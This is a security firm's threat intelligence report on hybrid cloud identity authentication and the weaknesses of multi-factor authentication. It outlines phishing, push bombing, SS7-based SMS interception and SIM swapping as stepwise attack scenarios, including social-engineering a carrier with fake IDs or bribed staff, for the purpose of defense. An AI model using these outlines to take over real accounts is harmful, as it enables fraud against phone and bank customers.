infosec

Threat Intelligence Report

EQST INSIGHT

2024
08

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

Headline

Strategies of hybrid identity authentication architecture application for a secure cloud environment

Senior Consultant, EQST Pentest team, HEO Cheong-IL

■ Outline


In general, identity authentication architecture for on-premise corporate networks is handled through services like Active Directory. However, as enterprises move to a hybrid environment that combines on-premises and cloud environments, identity management can become quite complex. In this situation, the identity authentication management architecture must be safely and efficiently integrated with the cloud system for interoperability.

In March 2024, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released a guide for the Secure Cloud Business Applications (SCuBA). This guide proposes four architectures for managing identity authentication in hybrid environments: Federation, Pass-Through Authentication, Password Synchronization, and Cloud Primary Authentication (Passwordless).

This Headline Report addresses how enterprises can apply an appropriate identity authentication architecture to ensure interoperability between on-premise and cloud systems. It presents the pros and cons of each architecture and considerations to help enterprises select the optimal identity authentication solution.


■ Current status of cloud usage and credential damage at home and abroad

It has been 18 years since AWS cloud computing service was first provided in 2006, and numerous companies at home and abroad are using cloud computing. The following figures show the global cloud computing share as of the first quarter of 2024 and the domestic cloud computing share in 2023:



* Source: Synergy Research Group


Figure 1. Global cloud computing share in 2024 1Q



* Source: Ministry of Science and ICT

Figure 2. Domestic cloud computing share in 2023

According to the 2023 On-Premise vs. Cloud Security Incident Statistics released this year by StationX, a British information security consulting firm, security incidents occurred more in on-premise environments than in cloud environments, except for some types of security incidents. Phishing ranked the first in terms of incident type, at 74% and 58% on-premise and in the cloud, respectively.




* Source: StationX

Figure 3. 2023 On-Premise vs. Cloud security incident statistics

As cloud environments become more widespread, security vulnerabilities and hacking attacks continue to occur. According to data compiled by Microsoft in April 2024, the attack path for 20% of all attacks was weak password or exposure of credentials such as keys. An attack path is a path that an attacker can use to access and leak important or sensitive information within the cloud. To remove these attack paths, an "attack path analysis" must be performed in advance.

Attack path analysis is a breach prevention technique that analyzes the correlation between security risks in the cloud and shows the expected attack path to identify how attackers can penetrate and move in a multi-cloud environment. If an attack path analysis is not performed, attackers can use vulnerable configurations or resources as another path to access other important or sensitive information. Therefore, it is important for enterprises to identify and block potential security threats in advance through an attack path analysis.



Risk level	Title	Entry point	Target
Critical	Internet exposed and publicly accessible storage with sensitive data (Private preview)	contosohrstoragebucket3	contosohrstoragebucket3
Critical	Internet exposed VM with high severity vulnerabilities allows lateral movement to Keys management service (Private pre...	gavm2019	gademokeyvault
Critical	Internet exposed and publicly accessible storage with sensitive data (Private preview)	contosohrstoragebucket1	contosohrstoragebucket1
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	contosohrstoragelist1	contosohrstoragelist1con
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	userssimulationb2cp1	file
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	xdrstaticstorage	uploaded
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	devopsdemo83123	sensitivedata
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	scriptsmdep1demo	assets
Critical	Internet exposed Azure Blob Storage container with sensitive data is publicly accessible	labeltestadls	labeldata

* Source: Microsoft

Figure 4. Example of attack path analysis

Next are statistics related to credential damage. The following are statistics for 2024 from Verizon, one of the US telecommunications companies.

Attack frequency	3,032/3,661 (82.8%)
Attacker ratio	Outsider (100%)
Motive of attack	Money (95%), Information (5%)
Leaked info	Credential (50%), Personal information (41%), Internal information (20%), Others (14%)
Attack method	Pretexting, phishing, blackmailing

* Source: Verizon

Table 1. Statistics on social engineering attacks

Attack frequency	881/1,997 (44.1%)
Attacker ratio	Outsider (100%), Insider (1%), Both (1%)
Motive of attack	Money (85%), Information (15%)
Leaked info	Account information (71%), Personal information (58%), Others (29%), Internal information (17%)
Attack method	Credential stuffing, Brute-force, Exploiting vulnerabilities

* Source: Verizon

Table 2. Statistics on basic web application attacks

The pretexting presented in the table above may be a somewhat unfamiliar attack technique. Pretexting is a social engineering technique that involves fabricating a story to trick the victim into spending money. These include business email scams, account update scams, grandparent scams, romance scams, cryptocurrency scams, and government agency scams.

Credential stuffing is a technique to take over accounts by substituting the leaked credentials (authentication information such as passwords or keys including IDs) in multiple websites or the web. According to F5, credential stuffing accounts for 20% of authentication traffic. Attackers are using automated bots to brute force attacks and bypass security solutions, so caution is required.

The Verizon report recommends implementing multi-factor authentication (MFA) as a safeguard against various attack techniques mentioned above.


■ Security threats of Multi-Factor Authentication (MFA)

SMS, ARS, email, OTP, etc. are the MFA we use in our daily lives. However, applying MFA does not unconditionally guarantee security. According to the US CISA, there are four major threats to MFA that currently exist.

1) Phishing

Phishing is a social engineering attack where the attacker uses email or malicious websites to obtain information. For example, the attacker may send an email that induces the victim to visit a malicious website pretending to be a legitimate login page of the website the victim is visiting. The victim visits the malicious website and enters their ID, password, and two-factor authentication code (6 digits).

For a regular URL, you can prevent it in advance by visiting the official website and checking for typos in advance. However, if it is a URL that has been shortened, it is difficult to check whether it is a normal URL. In this case, you can prevent it in advance by checking whether the shortened URL is a normal URL as shown below.


Your Free URL Unshortener Tool
https://checkshorturl.com
CheckShortURL
Expand and verify all your shortened links
Enter Short URL
Expand

CheckShortURL supports **a wide range of URL shortening services**, including t.co, goo.gl, bit.ly, amzn.to, tinyurl.com, ow.ly, youtu.be, and many others.

You made **2 requests** out of 120 in the last 24 hours.

Short URL

http://goo.gl/DEjpwb

Long URL

http://mabinogi.nexon.com/page/event/2017/1207_teaser/teaser.asp?v=2&utm_source=twitter&utm_medium=video&utm_campaign=main&utm_content=mopromotionvod

* Source: CheckShortURL


Figure 5. Verifying URLs with URL shortening applied in CheckShortURL

2) Push bombing or push fatigue

Push bombing is an attack that repeatedly sends push notifications until the victim clicks the "Approve" button. If the victim accidentally clicks the button, he or she becomes a target of the attack.

First, the attacker successfully completes the first authentication with the stolen password, then sends a push notification to receive the second authentication and take over the account. If the first password is stolen, the user is advised to change the password immediately.

Second, the attacker attempts to reset the victim's account password through a push bomb attack and hijacks the account. In this case, the victim is advised to "Reject" all attempts.



Reset Password
Use this iPhone to reset your Apple ID password.

Reset Password
Use this iPhone to reset your Apple ID password.

Reset Password
Use this iPhone to reset your Apple ID password.

Reset Password
Use this iPhone to reset your Apple ID password.

Reset Password
Use this iPhone to reset your Apple ID password.

Reset Password
Use this iPhone to reset your Apple ID password.

ID password.

* Source: Bitdefender

Figure 6. Example of push bombing

3) Exploiting vulnerabilities of 3G (SS7 protocol) or LTE (Diameter protocol)

According to ACM Queue, attackers can steal the secondary authentication code in SMS by exploiting vulnerabilities in 3G (SS7 protocol[1]), and LTE (Diameter protocol[2]) that are used in carrier infrastructure. This is because Diameter is an improved protocol of SS7 and has the same vulnerabilities as SS7.


Therefore, attackers can exploit the SS7/Diameter protocol vulnerability to transmit SMS messages received by users abroad, which can lead to theft of the secondary authentication code in the SMS. In order to fundamentally prevent this attack, 5G standalone mode must be introduced.

Non-Standalone mode can be used with LTE + 5G, but Standalone mode can only be used with 5G. Using 5G Standalone mode can prevent the theft of the secondary authentication code in SMS due to a vulnerability in the Diameter protocol of LTE.

[1] SS7 protocol: It is an open signal processing protocol for integrated management of call information for voice communication and access information for data communication. This protocol provides call setup, billing, and call routing support functions.

[2] Diameter protocol: This is a protocol that supports authentication, authorization, and billing required to provide the roaming service to mobile Internet and mobile IP subscribers. It supports inter-domain mobility and enhanced security required for roaming service.


The figure below shows an SMS hijacking scenario to exploit vulnerabilities in the SS7 protocol.



* 출처: FirstPoint

Figure 7. Scenario 1 – Preparation for SMS stealing attack

① Register the victim's mobile phone number with a fake Mobile Switching Center (MSC) created by the attacker.
② Set the location of the victim’s mobile phone number in the Home Location Register (HLR).
③ The HLR requests the true MSC to initialize the existing values.



* Source: FirstPoint


Figure 8. Scenario 2 – SMS stealing attack

① A financial institution attempts to send an SMS to the victim (e.g. secondary authentication code requested by the victim).
② The true Mobile Switching Center (MSC) transmits the SMS to the SMS center.
③ The SMS center requests victim's location from the Home Location Register (HLR).
④ The HLR responds with the fake MSC address registered by the attacker.
⑤ The SMS center sends SMS to the attacker, who is a fake MSC.

4) SIM swapping

A SIM swapping attack is a type of social engineering technique in which an attacker tricks a mobile carrier into transferring the victim's subscriber line information to the attacker's SIM card. The attacker is then allowed to use the victim's subscriber line using this SIM card.

The following figure shows the SIM swapping attack scenario.


Attacker
Internet, Dark Web, Deep Web, TELCO Employees, etc.
1
2
TELCO
3
Victim Line SIM Card in Attacker's Possesion
4
Financial Company

* Source: SEON Technologies

Figure 9. Scenario – SIM swapping attack

① The attacker obtains the personal information of the victim who is identified as the target of attack.	**<Example - Collection of victim's personal information>** - Phishing on a mobile subscriber - Phishing on a mobile carrier employees - Bribe or threaten a mobile carrier employee - Cyberattack on mobile carrier infrastructure - Scammer infiltrates into a mobile carrier agent or branch. - Utilizing the Internet, Deep Web, Dark Web, etc.
② The attacker uses the obtained personal information to pretend to be the victim and attempt to contact the mobile carrier.	**<Example - Social engineering technique for fraudulent issuance of victim's SIM>** - The attacker presents a fake ID to the agent. - The attacker successfully answers authentication-related questions over a customer center phone. - The attacker hijacks victim's mobile carrier account to apply for SIM provisioning service.
③ The mobile carrier issues the victim's subscriber line SIM card to the attacker.	
④ The attacker can use the victim's information to hijack financial institution accounts by receiving SMS authentication through the victim's subscriber line.	

* Source: SEON Technologies

Table 3. SIM swapping attack scenario

■ App-based MFA security threats

If it is practically difficult or impossible to apply phishing-resistant MFA, it can be replaced with app-based MFA. However, attention is required that app-based MFA is inherently vulnerable to phishing attacks. The table below shows the types of app-based authentication.

Types of app-based authentication	Description	Vulnerable or not
OTP	An app-based authenticator verifies a user's identity by generating an OTP code or sending a 'push' pop-up notification to the mobile app.	Vulnerable (to phishing)
Mobile push notification that verifies user phone number	This technology verifies the user's identity by checking whether the user phone number registered in advance for the service matches the USIM phone number of the terminal where the request between the start and end of mobile app push notification authentication is actually made	Vulnerable (to phishing)
Token-based OTP	To prove that the user possesses the OTP, a token-based authenticator verifies the user's identity using the OTP code generated by the token and entered by the user.	Vulnerable (to phishing)
Mobile push notification that does not verify user phone number	This technology verifies the user's identity without checking whether the user phone number registered in advance for the service matches the USIM phone number of the terminal actually making the request between the start and end of mobile app push notification authentication.	Vulnerable (to phishing and push bombing)


* Source: CISA

Table 4. Vulnerability of various type of app-based MFA

■ Necessity of using Phishing-resistant MFA

1) Overview

The US CISA recommends two types of MFA: Phishing-resistant MFA and app-based authentication. First, Phishing-resistant MFA is considered the most secure of the existing MFA methods. We will look into this further below.


WEAKEST
STRONGEST
SMS or Voice MFA
· Text Message (SMS)
· Voice Message
App-Based MFA
· Mobile Push Notification without Number Matching
· OTP
· Mobile Push Notification with Number Matching
· Token-Based OTP
Phishing-resistant MFA
· FIDO
· Public Key Infrastructure (PKI)-Based

* Source: CISA

